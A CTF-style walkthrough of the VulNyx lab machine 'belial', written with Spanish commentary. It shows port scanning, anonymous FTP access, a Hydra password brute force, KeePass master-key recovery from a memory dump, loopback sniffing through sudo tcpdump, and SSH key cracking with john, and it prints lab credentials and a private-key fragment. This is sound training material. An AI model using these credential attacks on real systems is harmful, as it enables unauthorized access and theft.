

belial

```
> nmap -sS -p- -Pn -n --min-rate 5000 -vvv 192.168.137.14
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-27 10:08 EST
Initiating ARP Ping Scan at 10:08
Scanning 192.168.137.14 [1 port]
Completed ARP Ping Scan at 10:08, 0.09s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 10:08
Scanning 192.168.137.14 [65535 ports]
Discovered open port 22/tcp on 192.168.137.14
Discovered open port 22/tcp on 192.168.137.14
Increasing send delay for 192.168.137.14 from 0 to 5 due to 46 out of 152 dropped probes since last
Increasing send delay for 192.168.137.14 from 5 to 10 due to 28 out of 92 dropped probes since last
Increasing send delay for 192.168.137.14 from 10 to 20 due to 28 out of 93 dropped probes since last
Increasing send delay for 192.168.137.14 from 20 to 40 due to 144 out of 479 dropped probes since last
Discovered open port 8090/tcp on 192.168.137.14
Increasing send delay for 192.168.137.14 from 40 to 80 due to 2746 out of 9151 dropped probes since last
Increasing send delay for 192.168.137.14 from 80 to 160 due to max successful tryno increase to 4
Increasing send delay for 192.168.137.14 from 160 to 320 due to 279 out of 929 dropped probes since last
Increasing send delay for 192.168.137.14 from 320 to 640 due to 187 out of 623 dropped probes since last
Discovered open port 80/tcp on 192.168.137.14
Increasing send delay for 192.168.137.14 from 640 to 1000 due to 2443 out of 8141 dropped probes since last
Discovered open port 2121/tcp on 192.168.137.14
Completed SYN Stealth Scan at 10:09, 45.89s elapsed (65535 total ports)
Nmap scan report for 192.168.137.14
Host is up, received arp-response (0.10s latency).
Scanned at 2025-02-27 10:08:52 EST for 46s
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack ttl 64
80/tcp    open  http         syn-ack ttl 64
2121/tcp  open  ccproxy-ftp  syn-ack ttl 64
8090/tcp  open  opsmessaging syn-ack ttl 63
MAC Address: 08:00:27:E4:8B:48 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
```

```
> nmap -sCV -p22,80,2121,8090 -Pn -n -vvv 192.168.137.14
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-27 10:35 EST
NSE: Loaded 157 scripts for scanning.
```

```

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 9.0p1 Ubuntu 1ubuntu7 (Ubuntu Linux;
| ssh-hostkey:
|   256 50:0a:5d:78:09:0d:10:13:85:3e:ba:76:4b:6d:67:c3 (ECDSA)
|   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBHii9Xan7
|   256 ee:a2:45:09:b8:83:74:4a:7d:19:f1:76:28:e4:70:0f (ED25519)
|   ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILO2XTQl1MTgRchKN80+00dLDtzgrZ5LTjaPqVmaqXms
80/tcp    open  http      syn-ack ttl 64 Apache httpd 2.4.54 ((Ubuntu))
| http-server-header: Apache/2.4.54 (Ubuntu)
| http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
| http-title: Apache2 Ubuntu Default Page: It works
2121/tcp  open  ftp        syn-ack ttl 64 vsftpd 2.0.8 or later
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to ::ffff:192.168.137.7
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 3
|     vsFTPd 3.0.5 - secure, fast, stable
|_ End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxrwxr-x   2 1001      1001          4096 Jul 14  2023 resources
8090/tcp  open  http      syn-ack ttl 63 PHP cli server 5.5 or later (PHP 7.4.21)
| http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
MAC Address: 08:00:27:E4:8B:48 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux kernel

```

```

> whatweb 192.168.137.14
http://192.168.137.14 [200 OK] Apache[2.4.54], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.4.54 (Ubuntu)], IP[192.168.137.14], Title[Apache2 Ubuntu Default
Page: It works]
> whatweb 192.168.137.14:8090
http://192.168.137.14:8090 [200 OK] Country[RESERVED][ZZ], HTML5, IP[192.168.137.14], PHP[7.4.21], PasswordField[password], X-Powered-By[PHP/7.4.21]

```

```

> gobuster dir -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -u 'http://192.168.137.14:8090/' -x html,txt,php --exclude-length 329

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:             http://192.168.137.14:8090/
[+] Method:          GET
[+] Threads:         10
[+] Wordlist:         /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] Exclude Length:  329
[+] User Agent:      gobuster/3.6
[+] Extensions:     html,txt,php
[+] Timeout:         10s
=====
Starting gobuster in directory enumeration mode
=====
/info.php           (Status: 200) [Size: 66629]
/secret.php        (Status: 200) [Size: 232]
Progress: 21470 / 882240 (2.43%)

```

PHP 7.4.21 - php x +

192.168.137.14:8090/info.php

-DB GTFOBins example_hashes [h... Hash Type Identif... CyberChef GitHub - swisskyr...

| Directive | Local Value | Master Value |
|------------------------|-------------|--------------|
| date.default_longitude | 35.2333 | 35.2333 |
| date.sunrise_zenith | 90.583333 | 90.583333 |
| date.sunset_zenith | 90.583333 | 90.583333 |
| date.timezone | no value | no value |

dom

| | |
|---------------------|----------|
| DOM/XML | enabled |
| DOM/XML API Version | 20031129 |
| libxml Version | 2.9.4 |
| HTML Support | enabled |
| XPath Support | enabled |
| XPointer Support | enabled |
| Schema Support | enabled |
| RelaxNG Support | enabled |

fileinfo

| | |
|------------------|---------|
| fileinfo support | enabled |
| libmagic | 537 |

filter

| | |
|--------------------------------|---------|
| Input Validation and Filtering | enabled |
|--------------------------------|---------|

| Directive | Local Value | Master Value |
|----------------------|-------------|--------------|
| filter.default | unsafe_raw | unsafe_raw |
| filter.default_flags | no value | no value |

ftp

| | |
|--------------|---------|
| FTP support | enabled |
| FTPS support | enabled |

hash

| | |
|-----------------|---|
| hash support | enabled |
| Hashing Engines | md2 md4 md5 sha1 sha224 sha256 sha384 sha512/224 sha512/256 sha512 sha3-224 sha3-256 sha3-384 sha3-512 ripemd128 ripemd160 ripemd256 ripemd320 whirlpool tiger128,3 tiger160,3 tiger192,3 tiger128,4 tiger160,4 tiger192,4 snefru snefru256 gost gost-crypto adler32 crc32 crc32b crc32c fnv132 fnv1a32 fnv164 fnv1a64 joaat haval128,3 haval160,3 haval192,3 haval224,3 haval256,3 haval128,4 haval160,4 haval192,4 haval224,4 haval256,4 haval128,5 haval160,5 haval192,5 haval224,5 haval256,5 |

192.168.137.14:8090/info.php

GTF0Bins example_hashes [h... Hash Type Identif... CyberChef GitHub - swisskyr...

| Directive | Local Value | Master Value |
|--------------------------|---|---|
| Core | | |
| PHP Version | 7.4.21 | |
| Directive | Local Value | Master Value |
| allow_url_fopen | On | On |
| allow_url_include | Off | Off |
| arg_separator.input | & | & |
| arg_separator.output | & | & |
| auto_append_file | no value | no value |
| auto_globals_jit | On | On |
| auto_prepend_file | no value | no value |
| browscap | no value | no value |
| default_charset | UTF-8 | UTF-8 |
| default_mimetype | text/html | text/html |
| disable_classes | no value | no value |
| disable_functions | no value | no value |
| display_errors | On | On |
| display_startup_errors | Off | Off |
| doc_root | no value | no value |
| docref_ext | no value | no value |
| docref_root | no value | no value |
| enable_dl | On | On |
| enable_post_data_reading | On | On |
| error_append_string | no value | no value |
| error_log | no value | no value |
| error_prepend_string | no value | no value |
| error_reporting | no value | no value |
| expose_php | On | On |
| extension_dir | /usr/local/lib/php/extensions/no-debug-zts-20190902 | /usr/local/lib/php/extensions/no-debug-zts-20190902 |
| file_uploads | On | On |
| hard_timeout | 2 | 2 |
| highlight.comment | #FF8000 | #FF8000 |
| highlight.default | #0000BB | #0000BB |
| highlight.html | #000000 | #000000 |
| highlight.keyword | #007700 | #007700 |
| highlight.string | #000000 | #000000 |

192.168.137.14:8090/secret.php

Kali Tools Exploit-DB GTF0Bins example_hashes [h... Hash Type Identif...

Hello Kohanic,

If you've made it this far, it's clear that you're already one step away from finding your reward!

Yours sincerely,
Gelal

```

> ftp 192.168.137.14 2121
Connected to 192.168.137.14.
220 Blessed are those of the left-hand path!
Name (192.168.137.14:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> l
?Ambiguous command.
ftp> ls
229 Entering Extended Passive Mode (|||12118|)
150 Here comes the directory listing.
drwxrwxr-x   2 1001   1001   4096 Jul 14  2023 resources
226 Directory send OK.
ftp> cd resources
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||7830|)
150 Here comes the directory listing.
-rw-r--r--   1 1001   1001    18 Jul 14  2023 users.list
226 Directory send OK.
ftp> get users.list
local: users.list remote: users.list
229 Entering Extended Passive Mode (|||34463|)
150 Opening BINARY mode data connection for users.list (18 bytes).
100% |*****| 18 4.28 KiB/s 00:00 ETA
226 Transfer complete.
18 bytes received in 00:00 (0.28 KiB/s)
ftp>

```

```

> cat users.list
anonymous
kohanic

```



hasta aqui nada. voy a ver si la version de php 7.4.21 tiene vulns

<https://projectdiscovery.io/blog/php-http-server-source-disclosure> Leer atentamente para entender


concept that will disclose the source code `phpinfo.php` instead of executing it.



Make sure to turn off “Update Content-Length” in an Intercepting HTTP Proxy such as Burp Suite for the Proof of Concept to work.



vamos a crear un dict de pass con esas palabras



```
GNU nano 8.3 pass.txt *
yours
sincerely
gelal
fugitive
witch-doctor
born
in
an
impoverished
stable
could
this
flimsy
child
truly
be
the
predicted
scepter
balaams
prophecy
judahs
predictions
artificial
pages
of
an
uneearthly
fetish
interpreter
of
the
torah
worshipped
by
the
magi
of
arabia
hobo
```

finalmente!!!

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-27 15:03:16
> hydra -l kohanic -P pass.txt ftp://192.168.137.14 -s 2121
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organi
ese *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-27 15:03:22
[DATA] max 16 tasks per 1 server, overall 16 tasks, 43 login tries (l:1/p:43), ~3 tries per task
[DATA] attacking ftp://192.168.137.14:2121/
[2121][ftp] host: 192.168.137.14 login: kohanic password: witch-doctor
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-27 15:03:28
```

nos conectamos y descargamos la id_rsa y las Keepass.DMP y Database.kdbx

keepass.dmp vamos a dumpearla

```
> python3 keepass_dump.py -f ../Keepass.DMP --skip --debug
[*] Skipping bytes
[*] Searching for masterkey characters
[-] Couldn't find jump points in file. Scanning with slower method.
[*] 23296107 | Found: ●u
[*] 23297127 | Found: ●u
[*] 23314205 | Found: ●●P
[*] 23315225 | Found: ●●P
[*] 23317135 | Found: ●●●3
[*] 23318207 | Found: ●●●3
[*] 23320089 | Found: ●●●●r
[*] 23321145 | Found: ●●●●r
[*] 23322915 | Found: ●●●●●-
[*] 23323979 | Found: ●●●●●-
[*] 23326317 | Found: ●●●●●S
[*] 23327381 | Found: ●●●●●S
[*] 23329559 | Found: ●●●●●●#
[*] 23330679 | Found: ●●●●●●#
[*] 23332713 | Found: ●●●●●●●c
[*] 23333857 | Found: ●●●●●●●c
[*] 23336251 | Found: ●●●●●●●●R
[*] 23337411 | Found: ●●●●●●●●R
[*] 23339709 | Found: ●●●●●●●●●3
[*] 23340869 | Found: ●●●●●●●●●3
[*] 23342855 | Found: ●●●●●●●●●●+
[*] 23343883 | Found: ●●●●●●●●●●+
[*] 23345985 | Found: ●●●●●●●●●●●2
[*] 23347021 | Found: ●●●●●●●●●●●2
[*] 23348971 | Found: ●●●●●●●●●●●●1
[*] 23350015 | Found: ●●●●●●●●●●●●1
[*] 23352085 | Found: ●●●●●●●●●●●●●3
[*] 23353129 | Found: ●●●●●●●●●●●●●3
[*] 23355575 | Found: ●●●●●●●●●●●●●●!
[*] 23356599 | Found: ●●●●●●●●●●●●●●!
[*] 10000000 bytes since last found. Ending scan.
[*] 0: {UNKNOWN}
[*] 1: u
[*] 2: P
[*] 3: 3
[*] 4: r
[*] 5: -
[*] 6: S
[*] 7: #
[*] 8: c
```



```

[*] 9: R
[*] 10: 3
[*] 11: +
[*] 12: <{2, !}>
[*] 13: 1
[*] 14: 3
[*] 15: !
[*] Extracted: {UNKNOWN}uP3r-S#cR3+<{2, !}>13!

```

```

[*] 14: 3
[*] 15: !
[*] Extracted: {UNKNOWN}uP3r-S#cR3+<{2, !}>13!
[?] Recovering...
[-] Couldn't verify plaintext match in dump for: uP3r-S#cR3+213!
[?] Recovering...
[-] Couldn't verify plaintext match in dump for: uP3r-S#cR3+!13!

```

la correcta es


SuP3r-S#cR3+213!

le damos doble click al archivo Database.kdbx (claro tienes que tener instalado keepass en tu kali o window)

introducimos la masterkey y le damos a Enter

hacele doble click a los asteriscos y se te copia la pass a la clipboard

`FYIo$KL%waFs`



```
> chmod 600 ../id_rsa
> ssh -i ../id_rsa kohanic@192.168.137.14
Enter passphrase for key '../id_rsa':
kohanic@belial:~$ whoami
kohanic
kohanic@belial:~$
```

```
kohanic@belial:~$ sudo -l
Matching Defaults entries for kohanic on belial:
  env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin, use_pty

User kohanic may run the following commands on belial:
  (root) NOPASSWD: /usr/bin/tcpdump
```


```
kohanic@belial:~$ ss -ttnl
```

| Netid | State | Recv-Q | Send-Q | Local Address:Port | Peer Address:Port | Process |
|-------|--------|--------|--------|--------------------------|-------------------|---------|
| udp | UNCONN | 0 | 0 | 127.0.0.54:53 | 0.0.0.0:* | |
| udp | UNCONN | 0 | 0 | 127.0.0.53%lo:53 | 0.0.0.0:* | |
| udp | UNCONN | 0 | 0 | 192.168.137.14%enp8s3:68 | 0.0.0.0:* | |
| tcp | LISTEN | 0 | 4096 | 127.0.0.1:41287 | 0.0.0.0:* | |
| tcp | LISTEN | 0 | 4096 | 127.0.0.54:53 | 0.0.0.0:* | |
| tcp | LISTEN | 0 | 4096 | 0.0.0.0:8090 | 0.0.0.0:* | |
| tcp | LISTEN | 0 | 4096 | 127.0.0.53%lo:53 | 0.0.0.0:* | |
| tcp | LISTEN | 0 | 4096 | 127.0.0.1:65533 | 0.0.0.0:* | |
| tcp | LISTEN | 0 | 4096 | *:22 | *:* | |
| tcp | LISTEN | 0 | 511 | *:80 | *:* | |
| tcp | LISTEN | 0 | 32 | *:2121 | *:* | |

```
kohanic@belial:~$
```

```
root 581 0.0 0.1 24568 7840 ? Ss 15:45 0:00 /lib/systemd/systemd-logind
root 582 0.0 0.3 391928 12460 ? Ssl 15:45 0:00 /usr/libexec/udisks2/udisksd
root 585 0.0 0.1 10024 4260 ? Ss 15:45 0:05 /usr/sbin/vsftpd /etc/vsftpd.conf
root 588 0.0 1.1 1282840 46084 ? Ssl 15:45 0:23 /usr/bin/containerd
root 620 0.0 0.3 316968 12156 ? Ssl 15:45 0:00 /usr/sbin/ModemManager
root 625 0.0 0.5 109200 21332 ? Ssl 15:45 0:00 /usr/bin/python3 /usr/share/unattended-upgrades/unattended-upgrade-shutdown
root 643 0.0 0.0 6764 2972 ? Ss 15:45 0:00 /usr/sbin/cron -f -P
root 660 0.0 0.0 9328 3764 ? S 15:45 0:00 \_ /usr/sbin/cron -f -P
gelal 684 0.0 0.0 2736 956 ? Ss 15:45 0:00 | \_ /bin/sh -c bash /home/gelal/c2/start.sh
gelal 691 0.0 0.0 7356 3672 ? S 15:45 0:07 | \_ bash /home/gelal/c2/start.sh
gelal 29818 0.0 0.0 5616 1012 ? S 23:28 0:00 | \_ sleep 5
root 661 0.0 0.0 9328 3764 ? S 15:45 0:00 \_ /usr/sbin/cron -f -P
gelal 685 0.0 0.0 2736 960 ? Ss 15:45 0:00 \_ /bin/sh -c cd /home/gelal/c2/; php -S 127.0.0.1:65533
gelal 700 0.0 0.4 200432 19036 ? S 15:45 0:05 \_ php -S 127.0.0.1:65533
root 662 0.0 0.0 6020 1080 tty1 Ss+ 15:45 0:00 /sbin/agetty -o -p -- \u --noclear - linux
root 686 0.3 0.9 1199476 36532 ? Sl 15:45 1:26 docker run -p 8090:8090 webapp
root 833 0.0 0.4 203284 19148 ? Ss 15:45 0:05 /usr/sbin/apache2 -k start
www-data 838 0.0 0.2 203856 10824 ? S 15:45 0:24 \_ /usr/sbin/apache2 -k start
www-data 5128 0.0 0.2 203840 10288 ? S 18:07 0:00 \_ /usr/sbin/apache2 -k start
```

```
kohanic@belial:~$ ./pspy
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d
```



```
Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching dir
[/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
```

Results

Attempt to decode to multiple ASCII formats. See FAQ for details on HEX BIN DEC

Output limited to printable characters (other chars replaced by ?)

↑↓

↑↓

-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-
CBC,B0BEEC30B0AC8047

gRfwmFFJZ0P4q6yFkt/
Tbu5sh8mgERhTkFps+ge4HTDiHraySqdyBJaMM
Rs5BFA0
Fmyc830b3yT+IfA8JBhLcARUTLJJDCRoAor5wZ
DEC / kEoSjSN9Iy4RhHB1YcGzT5xuM2
N Nmeh8depgGLoLA7lyidUpVbQeR02vWLT14oMzc
l jIVwuQH i41/WMLLIe63AdztOE
nRwvBlcnZbVNhtS9yrIVELmWk1saDB5hhmahax
7FFahVGzgTBdr+p+M30CDc98zZ
HLcqAmC7w0tUYCRxw8r67L6hRG5UkS8mH51LSG
X7YNhyk3Mbe0Br62fx+qu4JMjb
Vp6yPdV76a/8UbXkjN04r/
RM1QTNClpUJPd42ycIVhYSrByLHdx3agLE3+Kp
csH0
E6+mITsjCvXHANUh2r2ZoazUQH y3SPx3SmLQC

BIN

ASCII CONVERTER

★ ASCII CIPHERTEXT (DECIMAL, HEXADECEMAL, ETC.) ?

108 112 85 74 80 100 52 50 121 99 73 86 104 89 83 114 66
121 108 72 100 120 51 97 103 76 69 51 43 75 112 99 53 104
79 10 69 54 43 109 105 84 115 106 67 118 88 72 65 78 85 104
50 114 50 90 111 97 90 85 81 72 121 51 83 80 120 51 83 109
76 81 67

★ PRINT RESULT IN HEXADECEMAL ☐

▶ DECRYPT/CONVERT ASCII

See also: Binary Code — Hexadecimal (Base 16) — Unicode Coding

ASCII ENCODER



★ ASCII PLAIN TEXT ?

dCode ASCII

★ OUTPUT FORMAT Decimal ▼

▶ ENCRYPT

```
0 packets dropped by kernel
kohanic@belial:~$ sudo /usr/bin/tcpdump -i lo -n port 65533 -w data.pcap
tcpdump: listening on lo, link-type EN10MB (Ethernet), snapshot length 262144 bytes
^C70 packets captured
140 packets received by filter
0 packets dropped by kernel
kohanic@belial:~$ |
```



elizabeth1

```
> john ha2sh.txt --wordlist=/usr/share/seclists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
Cost 2 (iteration count) is 2 for all loaded hashes
Will run 8 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
elizabeth1 (id_rsa)
1g 0:00:00:00 DONE (2025-02-27 19:13) 1.162g/s 1413p/s 1413c/s 1413C/s 753951..buttons
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

```
gelal@belial:~$ cat user.txt
VulNyx{3a96ac54dadf2aa5c3ebb59cbb80c191}
gelal@belial:~$
```

```
gelal@belial:~$ cat .vim
